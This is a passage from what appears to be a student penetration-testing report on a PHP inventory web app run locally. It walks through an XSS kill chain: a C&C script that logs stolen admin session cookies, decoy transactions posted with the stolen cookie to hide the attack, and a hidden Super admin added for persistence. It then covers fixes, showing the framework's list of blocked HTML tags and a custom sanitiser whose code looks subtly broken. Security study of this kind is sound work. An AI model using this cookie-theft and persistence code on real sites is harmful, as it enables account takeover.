For the Establishment phase, it is important, that the attack goes unnoticed. Hence it is of top priority for us to hide the previously seen error message. For this, we add a new transaction using again the

<sup>6</sup><https://github.com/RBReif/commandAndControlCenterXSS>

```
//4. Second stealth attack: fill transactions with previous transactions
class DecoyTA
{ //attributes
    public $name; public $phoneNumber; public $email;
    function __construct($name, $phoneNumber, $email)
    {
        $this->name = $name;
        $this->phoneNumber = $phoneNumber;
        $this->email = $email;
    } //constructor function
}

$decoys = array();
$decoys[0] = new DecoyTA(name: "Lisa+Meier", phoneNumber: "12309845672", email: "lisa.meier%40gmail.com");
$decoys[1] = new DecoyTA(name: "Maxi+Taiga", phoneNumber: "97330984562", email: "maxi.taiga%40gmail.com");
$decoys[2] = new DecoyTA(name: "Karl+Rauch", phoneNumber: "1209845672", email: "karl.rauch%40gmail.com");
$decoys[3] = new DecoyTA(name: "Tina+Raida", phoneNumber: "00230984567", email: "tina.raida%40gmail.com");
foreach ($decoys as $decoy){
    $ch = curl_init();
    curl_setopt($ch, option: CURLOPT_URL, value: 'http://localhost/mini-inventory-and-sales-management-system/transactions/nso');
    curl_setopt($ch, option: CURLOPT_RETURNTRANSFER, value: true);
    curl_setopt($ch, option: CURLOPT_CUSTOMREQUEST, value: 'POST');
    curl_setopt($ch, option: CURLOPT_HTTPHEADER, [...]);
    curl_setopt($ch, option: CURLOPT_COOKIE, value: '_1410__=' . $cookies);
}
```

Figure 18: Adding decoy transactions.

<noscript> payload. Also, we need to be able to show transactions again to the victim and all other users. For this, we additionally add a bunch of decoy transactions. This can be seen in the source code extract in Figure 18. These two stealth attacks should ensure that all users remain unsuspecting.

## 5.6 XSS-Privilege Escalation

The (admin's) session cookie only has a limited lifetime. To still keep admin control, we add a new user with admin rights. This would of course not have been possible for us as a basic user before. Due to the extracted admin's cookie, we are now able to craft a HTTP POST request, adding the new user with a password of our choosing.

## 5.7 XSS-Sleeping Mode


Of course, the victim clicked on the malicious link in hope of retrying to load the Transactions page. It would be extremely suspicious, if the victim clicked on the link and landed at a completely different webpage (e.g. my C&C Server). Therefore, we redirect the victim back to the Transactions page as quickly as possible (after all the aforementioned stealth attacks have taken place).

```
<?php
//1. extracting of cookie
$cookies = $_COOKIE["_1410__"];
//2. logging of cookie
$filename = "log.txt";
$startstring = "";
if (!is_file($filename)) {
    $startstring = " C2C Logging for Cookie extraction.\n
    Developed by Roland Reif. \n
    Usage only allowed and intended for legal purposes!\n\n";
}
$file = fopen($filename, mode: 'a');
fwrite($file, data: $startstring . date(format: "Y-m-d-H:i:s").gettimeofday()["usec"] .
    ": extracting Cookies ... \n");
fwrite($file, data: date(format: "Y-m-d-H:i:s").gettimeofday()["usec"] .
    ": Cookie extracted: " . $cookies . "\n\n");
```

Figure 17: Cookie extraction at C&C Server.

So for the victim, it looks like they clicked on the Retry option in the error message and the page actually gets reloaded and now all transactions are visible again.

## 5.8 XSS-Commerziation



ADMINISTRATOR ACCOUNTS										
SN	NAME	E-MAIL	MOBILE	WORK	ROLE	DATE CREATED	LAST LOG IN	EDIT	ACCOUNT STATUS	DELETE
1.	Attackerfn Attackerln	attacker@web.de	13524069788		Super	6th Apr., 2023 04:45:53pm	---			

Figure 19: A new admin was added during our XSS attack.

For all users, the web application now continues to function normally. Only one thing is different. We have added a new user with a **Super** role and which password we know. This can be seen in Figure 19. We now have full admin access to the website. We can add/delete/alter all users/items/transactions. We could even delete all other admin users so that we remain the only admin.

## 6 Vulnerability Fixing

### 6.1 Updating the Framework

As described in Chapter 4.1, we found certain inherited vulnerabilities rooted the CodeIgnitor framework. A newer version of the CodeIgnitor framework exists and hence we downloaded the new framework. With that step we could reduce the number of vulnerabilities detected by Snyk. In addition, we manually replaced insecure cryptographic primitives and functions (e.g. MD5) with secure ones (e.g. SHA256). Figure 20 shows a comparison of the vulnerabilities found before and after we updated the framework and fixed further framework vulnerabilities.




Figure 20: We fixed 31 vulnerabilities detected by Snyk

## 6.2 XSS Sanitation

The MISM web application uses multiple functions for input sanitation to prevent XSS attacks. Among these functions are `escape()`, `escape_string()`, `escape_like_string()`, and `clean_xss()`. All of these perform similar tasks. In the following `clean_xss()` will be analyzed in a bit more detail. The function itself covers multiple hundreds of lines of code and starts at line 352 in the file `Mini-Inventory-and-Sales-Management-System/system/core/Security.php`. It is used to sanitize all input fields. It performs (among others) the following steps:

- Escaping String arrays
- Removing invisible characters (multiple times)
- Decoding URLs
- Converting character entities to ASCII
- Making PHP tags safe, preventing JavaScript



- Converting tabs to spaces
- Compacting exploded words
- Removing words that are never allowed

Words and Regular Expressions that are never allowed are defined in the same file. Therefore any insertion of Script code (JavaScript, PHP) is next to impossible. In addition, the `clean_xss()` function calls the `_sanitize_naughty_html()` function. This function removes HTML tags, that are deemed dangerous. Its selection can be seen in the screenshot in Figure 21. Typical XSS attacks (e.g. using the `script` keyword are prevented by this selection. But the attack presented by the author remains possible as none of the tags used in it are filtered out (e.g. `a`, `href`, `h2`, `table`, and `noscript`).

```

826  * @used-by CI_Security::xss_clean()
827  * @param array $matches
828  * @return string
829  */
830  protected function _sanitize_naughty_html($matches)
831  {
832      static $naughty_tags = array(
833          'alert', 'area', 'prompt', 'confirm', 'applet', 'audio', 'basefont', 'base', 'behavior', 'bgsound',
834          'blink', 'body', 'embed', 'expression', 'form', 'frameset', 'frame', 'head', 'html', 'ilayer',
835          'iframe', 'input', 'button', 'select', 'isindex', 'layer', 'link', 'meta', 'keygen', 'object',
836          'plaintext', 'style', 'script', 'textarea', 'title', 'math', 'video', 'svg', 'xml', 'xss'

```

Figure 21: HTML tags deemed dangerous.

To prevent the presented attack, we can write our own sanitation function which replaces all instances of `\`, `/`, `"`, `,`, `;`, `>`, and `<` with a space. None of these characters are allowed in any phone number, email address, or name. The code can be seen in Figure 22.

```

public function sanitizeCustom($oldString){
    $newString = str_replace( array( '\', '/', '"', ',', '>', '<' ), ' ', $oldString);
    return $newString;
}

```

Figure 22: Our additional Sanitation function.

Using the initial attack vector as described in Chapter 5.3 will fail, after applying the sanitation function at the respective input fields. As a result, a normal transaction will be displayed and the initial attack vector can be seen in the Customer column as illustrated in the screenshot in Figure 23.

Staff	Customer	Date	Status
Roland Reif	table h2 - Wifi down! - Retry? a href= http: localhost a yes noscript	7th Apr, 2023 01:49am	Completed

Figure 23: The attack described in Chapter 5 is no longer possible.

## 7 Conclusion

We have utilized general static source code analyzers and have detected weaknesses in the used framework. With dynamic penetration testing tools, we crafted and sent HTTP requests of our choosing and with potentially malicious payloads to detect SQL Injection, XSS, and Broken Access vulnerabilities. Specific tools for SQL Injection and XSS detection highlighted weaknesses that we connected to the respective source code. We have shown a variety of XSS vulnerabilities and illustrated multiple XSS attacks that can be performed. One XSS attack has been explained in the context of the full Cyber Kill Chain framework. Afterward, we explained how to fix the most important vulnerabilities.

## References

- [1] Amir Sanni. Mini-Inventory-and-Sales-Management-System. <https://github.com/amirsanni/Mini-Inventory-and-Sales-Management-System>. Accessed: 2023-04-02.
- [2] Apache Friends. XAMPP. <https://www.apachefriends.org/>. Accessed: 2023-04-02.
- [3] Apache Software Foundation. Apache. <https://www.apache.org/>. Accessed: 2023-04-03.
- [4] The PHP Group. PHP. <https://www.php.net/>. Accessed: 2023-04-03.
- [5] Oracle. PHP. <https://www.mysql.com/>. Accessed: 2023-04-03.
- [6] Leff, Avraham and Rayfield, James T, “Web-Application Development Using the Model/View/Controller Design Pattern,” in *Proceedings Fifth IEEE International Enterprise Distributed Object Computing Conference*. IEEE, 2001, pp. 118–127.
- [7] CodeIgniter Foundation. CodeIgniter. <https://www.codeigniter.com/>. Accessed: 2023-04-03.
- [8] Atashzar, Hasty and Torkaman, Atefeh and Bahrololum, Marjan and Tadayon, Mohammad H., “A Survey on Web Application Vulnerabilities and Countermeasures,” in *2011 6th International Conference on Computer Sciences and Convergence Information Technology (ICCIT)*, 2011, pp. 647–652.
- [9] Snyk Limited. Snyk. <https://https://snyk.io/de/>. Accessed: 2023-04-04.
- [10] Damele, Bernado and Stampar, Miroslav. SQLmap. <https://sqlmap.org/>. Accessed: 2023-04-04.

- [11] Snyk Limited. xss-scanner. <https://snyk.io/advisor/npm-package/xss-scanner>. Accessed: 2023-04-04.
- [12] FXN Web Monitoring. Find-XSS. <https://find-xss.net/scanner/?l=en>. Accessed: 2023-04-05.
- [13] Swandan, Somdev. XSSStrike - Advanced XSS Detection Suite. <https://github.com/s0md3v/XSSStrike>. Accessed: 2023-04-05.
- [14] PWN - Security Executions Code . PwnXSS. <https://github.com/pwn0sec/PwnXSS>. Accessed: 2023-04-05.
- [15] Shariq, Mohad . PwnXSS – Automated XSS Vulnerability Scanner Tool in Kali Linux. <https://www.geeksforgeeks.org/pwnxss-automated-xss-vulnerability-scanner-tool-in-kali-linux/>. Accessed: 2023-04-05.
- [16] Shariq, Mohad. XSSStrike – Hunting for low-hanging fruits in Kali Linux . <https://www.geeksforgeeks.org/xsstrike-hunting-for-low-hanging-fruits-in-kali-linux/>. Accessed: 2023-04-05.